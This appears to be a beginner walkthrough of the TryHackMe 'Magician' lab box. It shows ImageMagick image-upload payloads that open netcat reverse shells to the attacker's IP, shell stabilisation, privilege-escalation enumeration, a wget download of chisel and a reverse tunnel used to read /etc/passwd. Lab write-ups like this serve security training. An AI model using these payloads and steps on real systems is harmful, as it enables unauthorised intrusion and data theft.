Magician WriteUp

Magician TryHackMe Walkthrough

~ l0lt3under

65 min Read

Welcome to this beginner's adventure! , this was an easy box from TryHackMe, aptly named *"magican"*.

Let's Begin!!

NOTES TO REMEMBER:

1. Victim IP is **10.10.48.181**
2. Attacker IP is **10.11.29.22**
3. Please make sure to add **"magican"** in your **/etc/hosts** file otherwise it will not work.

let's start by adding an entry to /etc/hosts ,

```
lolt3under@kraken: ~/Documents/thm/vpn/vip        lolt3under@kraken (192.168.1.3) - byobu
  GNU nano 5.2                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kraken

## THM/HTB HOST ~ TEMP
10.10.48.181 magician


# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

                                  [ Wrote 13 lines ]
^G Help      ^O Write Out   ^W Where Is   ^K Cut       ^T Execute     ^C Location    M-U Undo
^X Exit      ^R Read File   ^\ Replace    ^U Paste     ^J Justify     ^_ Go To Line  M-E Redo
```

So , let's not waste any time and fire up our nmap scan as part of our enumeration!
I won't explain nmap here but you can check out an awesome reference here

```
sudo nmap -sC -sV -A -T4 -oA nmap/initial_scan -vvv 10.10.48.181
```


we get :

10.10.48.181 :


Port	State	Service	Version
21/tcp	open	*ftp*	vsftpd 2.0.8 or later
8080/tcp	open	*http-proxy*	
8081/tcp	open	*http*	nginx 1.14.0

*Full dump **here***

So , we see two web server *like* ports open let's have a look in the browser.



We can see that we get a error at port 8080! shoot , well tough luck , let's try another port ie. 8081 at **http://magician:8081**



we see an application load up on this port! Nice!

It says it's a **"PNG to JPG converter"** , now here if you are a beginner motivated to learn , i would give all that opportunity!


Links to Learn From!:

- http://www.libpng.org/pub/png/spec/1.2/PNG-Structure.html
- https://docs.fileformat.com/image/jpeg/
- try to understand : https://github.com/mcourant/convert-png-to-jpg
- https://book.hacktricks.xyz/pentesting-web/file-upload (Further learning)

I would serously recommend reading up on above links before continuing , it'll really help cement a LOT of concepts we're about to use!

OKAY, so assuming you've been a good and curious student 😉 , let's go ahead with our pentest .


google **"PNG to JPG converter exploit "**, to see of some known vulnerabilities known for this *application/software/implementation* , you should see something like this,



wow , that's a lot of weird references to something called **"ImageMagick"**, let's research first what it is!

just google **"ImageMagick"** to learn more about it

There is a lot of info about it here



Not logged in Talk Contributions Create account Log in

Article Talk Read Edit View history Search Wikipedia

WIKIPEDIA The Free Encyclopedia

Main page
Contents
Current events
Random article
About Wikipedia
Contact us
Donate

Contribute
Help
Learn to edit
Community portal
Recent changes
Upload file

Tools
What links here
Related changes
Special pages
Permanent link
Page information
Cite this page
Wikidata item

Print/export
Download as PDF
Printable version

In other projects
Wikimedia Commons

Languages
Deutsch
Español
Français
한국어
Bahasa Indonesia
日本語
Português
Русский

ImageMagick

From Wikipedia, the free encyclopedia

This article has multiple issues. Please help improve it or discuss these issues on the talk page. *(Learn how and when to remove these template messages)* [hide]
- This article's lead section may be too short to adequately summarize its key points. *(May 2017)*
- This article relies too much on references to primary sources. *(August 2010)*

ImageMagick is a free and open-source[3] cross-platform software suite for displaying, creating, converting, modifying, and editing raster images. Created in 1987 by John Cristy, it can read and write over 200 image file formats. It and its components are widely used in open-source applications.

Contents [hide]
1 History
2 Features and capabilities
2.1 File format conversion
2.2 Color quantization
2.3 Dithering
2.4 Liquid rescaling
2.5 Artistic effects
2.6 OpenCL
2.7 Deep color
2.8 Other
3 Distribution
4 Related software
5 See also
6 References
6.1 Further reading
7 External links

ImageMagick

Screenshot of display, with menu

Original author(s)	John Cristy
Developer(s)	ImageMagick Studio LLC
Initial release	August 1, 1990; 30 years ago[1]
Stable release	7.0.11-1 / February 21, 2021; 1 day ago[2]
Repository	github.com/ImageMagick/ImageMagick

History [edit]

ImageMagick was created in 1987 by John Cristy when working at DuPont, to convert 24-bit images (16 million colors) to 8-bit images (256 colors), so they could be displayed on most screens. It was freely released in 1990 when DuPont agreed to transfer copyright to *ImageMagick Studio LLC*, still currently the project maintainer organization.[4][5][6]

In May 2016, it was reported that ImageMagick had a vulnerability through which an attacker can execute arbitrary code on servers that use the application to edit user-uploaded images.[7] Security experts including CloudFlare researchers observed actual use of the vulnerability in active hacking attempts.[8] The security flaw was due to ImageMagick calling backend tools without first properly checking to ensure path and file names are free of improper shell commands.[9] The vulnerability did not affect ImageMagick distributions that included a properly configured security policy.[citation needed]

Features and capabilities [edit]

So , now that we have some general idea about what exactly this piece of software is , let's start finding issues in it , after a simple google search about **"common php vulnerabilities"** , we notice that we have something called **"insecure file upload"** in *PHP*.

Now, here comes another chance , to learn about aa truy amazing resource on the internet which i will come back to later **GO HERE**

now , back on topic let's google , **"ImageMagick exploit"** to find any publicly available exploit code for it that *maybe* we can use.

you will see several references to a popular exploit technique . one such is here

let's inspire and challenge ourselfs and make our **own Exploit Code**

push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/someimage.jpg"|nc -e /bin/sh 10.11.29.22 "6969)'
pop graphic-context

write this in any text editor (sublime recommended) and save it as **reverse.png** if you don't understand what is going on , READ .

```
  GNU nano 5.2                                reverse.png
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/someimage.jpg"|nc -e /bin/sh 10.11.29.22 "6969)'
pop graphic-context

                                        [ Read 4 lines ]
^G Help      ^O Write Out   ^W Where Is   ^K Cut       ^T Execute     ^C Location    M-U Undo
^X Exit      ^R Read File   ^\ Replace    ^U Paste     ^J Justify     ^_ Go To Line  M-E Redo
```

then we open up a terminal on our **Attacker Machine** (Ubuntu in my case) and type the following :

```
rlwrap nc -nlvp 6969
```

note : you can install rlwrap by running : `sudo apt install rlwrap` *to learn more go here*

This will start a **listener** on our **Attacker Machine** which can receive connection back from a **Victim Machine** .

then upload our **reverse.png** and look back in our terminal !!! (type *"id"* in the terminal , if you do not see any output you are on the right path!)

ERROR , something went horribly wrong and we did not get any connection back !! , did our amazing enumeration sills fail us??!

NOPE , as a matter of fact , our enumeration was dead on right and we just aren't using enough firepower here.

So , let's swicth gears , first goto **payload all the things** github repository. (Hint: i have already shared the link above , find it!)

Now try to find an **ImageMagick** related folder or payload ,

after using our carefully honed skills we will land on this specific shellcode to act as our payload :

folder!

Inside this folder , we are going to choose the netcat payload because that is the tool we are using to establish a connection to the victim, :

shellcode/payload

Make a file called **shell.png** and load our payload in it and open it up in any text editor then change it's LOCAL_IP and LOCAL_PORT to that of the **Attacker Machine** , so that the **Victim Machine** knows who are the divine masters calling it remotly 🥸.

```
  GNU nano 5.2                          shell3.png                          Modified
push graphic-context
encoding "UTF-8"
viewbox 0 0 1 1
affine 1 0 0 1 0 0
push graphic-context
image Over 0,0 1,1 '|mkfifo /tmp/gjdpez; nc 10.11.29.22 6969 0</tmp/gjdpez | /bin/sh >/tmp/gjdpez 2>&1; rm >
pop graphic-context
pop graphic-context

^G Help      ^O Write Out  ^W Where Is   ^K Cut       ^T Execute    ^C Location   M-U Undo
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^_ Go To Line M-E Redo
```

we can easily see a lot of input confusion and piping is going on here , i will not explain this code , that will be your **homework**.

next we just check if our netcat setup is running and if everything is ready , we start to upload this file on http://magician:8081

immediatly after uploading (assuming inside shell.png you correct tryhackme tun0 IP is mentioned) you'll see a shell pop up on your system!

CONGRATULATIONS! 🥳

so here's another piece of advice , the shell you have access to now is not like your typical ssh shell , cause it is extremly unstable and we should run some cmds to make sure it stable enough to use.

run these commands in this exact order in your newly accquired shell session :

```
CTRL + Z
stty raw -echo; fg
```

After doing this you'll be in your shell again , then run :

```
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
```

After you have ran these cmds in the order shown above , you should have a fairly stable shell to work with.

```
148 lolt3under@kraken:~/Documents/thm/magician$ stty raw -echo; fg
rlwrap nc -nlvp 6969

python -c 'import pty;pty.spawn("/bin/bash")'
magician@magician:/tmp/hsperfdata_magician$ export TERM=xterm
export TERM=xterm
magician@magician:/tmp/hsperfdata_magician$ id
id
uid=1000(magician) gid=1000(magician) groups=1000(magician)
magician@magician:/tmp/hsperfdata_magician$ pwd
pwd
/tmp/hsperfdata_magician
magician@magician:/tmp/hsperfdata_magician$ whomai
whomai

Command 'whomai' not found, did you mean:

  command 'whoami' from deb coreutils

Try: apt install <deb name>

magician@magician:/tmp/hsperfdata_magician$
```

now goto /home/magician

```
cd /home/magician
```

```
ls -llah
```

```
magician@magician:/tmp/hsperfdata_magician$ cd /home/magician
cd /home/magician
magician@magician:~$ ls -llah
ls -llah
total 17M
drwxr-xr-x 5 magician magician 4.0K Feb 13 07:19 .
drwxr-xr-x 3 root     root     4.0K Jan 30 10:43 ..
lrwxrwxrwx 1 magician magician    9 Feb  6 13:38 .bash_history -> /dev/null
-rw-r--r-- 1 magician magician  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 magician magician 3.7K Apr  4  2018 .bashrc
drwx------ 2 magician magician 4.0K Jan 30 10:43 .cache
drwx------ 3 magician magician 4.0K Jan 30 10:43 .gnupg
-rw-r--r-- 1 magician magician  807 Apr  4  2018 .profile
-rw-r--r-- 1 magician magician    0 Jan 30 10:43 .sudo_as_admin_successful
-rw------- 1 magician magician 7.4K Jan 31 03:50 .viminfo
-rw-r--r-- 1 root     root      17M Jan 30 11:55 spring-boot-magician-backend-0.0.1-SNAPSHOT.jar
-rw-r--r-- 1 magician magician  170 Feb 13 07:19 the_magic_continues
drwxr-xr-x 2 root     root     4.0K Feb  5 05:14 uploads
-rw-r--r-- 1 magician magician   24 Jan 30 11:30 user.txt
magician@magician:~$
```

Finally , we can see a **user.txt** flag on the system!!!

let's read it

```
cat user.txt
```

```
magician@magician:~$ cat user.txt
cat user.txt
THM{simsalabim_hex_hex}
magician@magician:~$
```

WE GOT THE FLAG!!!!!!!

BUT wait ! , there is something else , something magical that is going on!! , we can also see a file called **"the_magic_continues"**!

let's try reading it !

`cat the_magic_continues`

```
magician@magician:~$ cat the_magic_continues
cat the_magic_continues
The magician is known to keep a locally listening cat up his sleeve, it is said to be an oracle who will tel
l you secrets if you are good enough to understand its meows.
magician@magician:~$
```

hmm, it says there is a port on the system?? a cat software running ?? there are a lot of unanswered questions , it looks like this file won't be of much help , let's try some basic linux information gathering.

`find / -perm 4000 -type f -exec ls -la {} 2>/dev/null \;` run this to find weird files with weird permissions

we see we get no output , NEXT!

`cat /etc/crontab`

we see nothing worth looking into 😫

`crontab -l`

we see that there are no crontabs for our currently compromised user

Now , let's get to my favorite part which is lateral movement and network exploitation .

`netstat -tulpn | grep LISTEN`

this command will show us active tunnels and connections and is seriously something you should note down in your notebook!

```
magician@magician:~$ netstat -tulpn | grep LISTEN
netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:6666          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      959/java
tcp6       0      0 :::21                   :::*                    LISTEN      -
magician@magician:~$
```

all these ports look normal 53 is DNS , we saw 8081 before in our nmap scan and 8080 is running a web service and 21 has the ftp service , so there is only one in this crowrd who is unaccounted for and that is **6666** .

```
telnet 10.10.48.181 6666
```

```
lolt3under@kraken:~/Documents/thm/magician$ telnet 10.10.48.181 6666
Trying 10.10.48.181...
telnet: Unable to connect to remote host: Connection refused
1 lolt3under@kraken:~/Documents/thm/magician$
```

but if we try to access it we are not able to !!!!

Now , again , it is time to learn again !!

Follow the below links and come back when your research is complete:

1. https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update.html
2. https://github.com/jpillora/chisel
3. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20:/Network%20Pivoting%20Techniques.md
4. https://www.sevenlayers.com/index.php/332-chisel-port-forward
5. https://book.hacktricks.xyz/tunneling-and-port-forwarding
6. https://oscp.infosecsanyam.in/pivoting

if you lack networking skills then,

- Networking
- Basic Security Theory

OKAY, so from now on im going to be assuming that you have general idea about a nifty tool called **chisel** and know about bridgeing and tuneling networks in computers a little.

Again , there is no pressure , learn at your own pace 👍

....
.....
.....

Okay , you should be done by now , so here is how it's goona go .

we'll create a tunnel between , the **Victim Machine**'s IP at port 6666 to one of our ports becuase we are on the same extrenal network , as long as one of the users on the **Victim Machine** does this there should be no problem with this kind of attack.

we'll use a industry standard tool for this called **Chisel** .

Download Chisel and compile it by running `go build` in its folder/directory.(Setup for GO)

You should now see a compiled binary file for chisel!

Next , we'll setup a simple Python3 http server and force our victim to download our freshly compiled chisel binary through our shell that we have on the **Victim Machine**.

switch to a directory you have control over , then

```
git clone https://github.com/jpillora/chisel.git
```

```
cd chisel
```

```
go build
```

```
sudo python3 -m http.server 5555
```

if using python 2 then : `python2 -m SimpleHTTPServer 5555`

Then on the **Victim Machine** on the shell , we do ,

```
wget http://10.11.29.22:5555/chisel
```

```
magician@magician:~$ wget http://10.11.29.22:5555/chisel
wget http://10.11.29.22:5555/chisel
--2021-02-24 03:51:52--  http://10.11.29.22:5555/chisel
Connecting to 10.11.29.22:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12299384 (12M) [application/octet-stream]
Saving to: ‘chisel’

chisel              98%[==================> ]  11.55M   145KB/s    eta 1s
```

The chisel binary will download on the victim machine.

now run the following cmds to see some magic happen!!

On **Victim Machine** :-

```
chmod +x chisel
```

On **Attacker Machine** :-

```
./chisel server --reverse --port 4343
```

On **Victim Machine** :-

```
./chisel client 10.11.29.22:4343 R:4433:127.0.0.1:6666
```

You should see a output on the shell , similar to this


```
magician@magician:~$ chmod +x chisel
chmod +x chisel
./chisel client 10.11.29.22:4343 R:4433:127.0.0.1:6666

./chisel client 10.11.29.22:4343 R:4433:127.0.0.1:6666
2021/02/24 04:00:03 client: Connecting to ws://10.11.29.22:4343

2021/02/24 04:00:04 client: Connected (Latency 185.944966ms)
```

Without touching any of your shells and terminal , open a browser and goto **http://Attacker_IP:4433**

You should see something amazing pop-up!!!



🥳🥳🥳🥳🥳

Finally , we saw what was on that port!

Next let's see what this application actually does

type `/etc/passwd`

and hit Submit a few times until you see the following string in the output :


```
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2Jp
bjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lz
Ong6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2Jpbjov
YmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFu
Ong6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zh
ci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNy
L3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xv
Z2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94
eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ct
ZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9i
YWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjov
dmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91
c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFk
bWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpu
b2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtbmV0d29yazp4OjEwMDox
MDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1kL25ldGlmOi91c3Ivc2Jp
bi9ub2xvZ2luCnN5c3RlbWQtcmVzb2x2ZTp4OjEwMToxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVu
L3N5c3RlbWQvcmVzb2x2ZTovdXNyL3NiaW4vbm9sb2dpbgpzeXNsb2c6eDoxMDI6MTA2OjovaG9tZS9z
eXNsb2c6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMDc6Oi9ub25leGlzdGVudDov
dXNyL3NiaW4vbm9sb2dpbgpfYXB0Ong6MTA0OjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25v
bG9naW4KbHhkOng6MTA1OjY1NTM0OjovdmFyL2xpYi9seGQvOi9iaW4vZmFsc2UKdXVpZGQ6eDoxMDY6
MTEwOjovcnVuL3V1aWRkOi91c3Ivc2Jpbi9ub2xvZ2luCmRuc21hc3E6eDoxMDc6NjU1MzQ6ZG5zbWFz
cSwsLDovdmFyL2xpYi9taXNjOi91c3Ivc2Jpbi9ub2xvZ2luCmxhbmRzY2FwZTp4OjEwODoxMTI6Oi92
YXIvbGliL2xhbmRzY2FwZTovdXNyL3NiaW4vbm9sb2dpbgpwb2xsaW5hdGU6eDoxMDk6MTo6L3Zhci9j
YWNoZS9wb2xsaW5hdGU6L2Jpbi9mYWxzZQpzc2hkOng6MTEwOjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9z
YmluL25vbG9naW4KbWFnaWNpYW46eDoxMDAwOjEwMDA6bWFnaWNpYW46L2hvbWUvbWFnaWNpYW46L2Jp
bi9iYXNoCmZ0cDp4OjExMToxMTM6ZnRwIGRhZW1vbiwsLDovc3J2L2Z0cDovdXNyL3NiaW4vbm9sb2dp
bgo
```


This is a common cypher known as **Base64**.

You can decode it in many ways i'll leave that part to you :

root:x:0:0:root:/root:/bin/bash
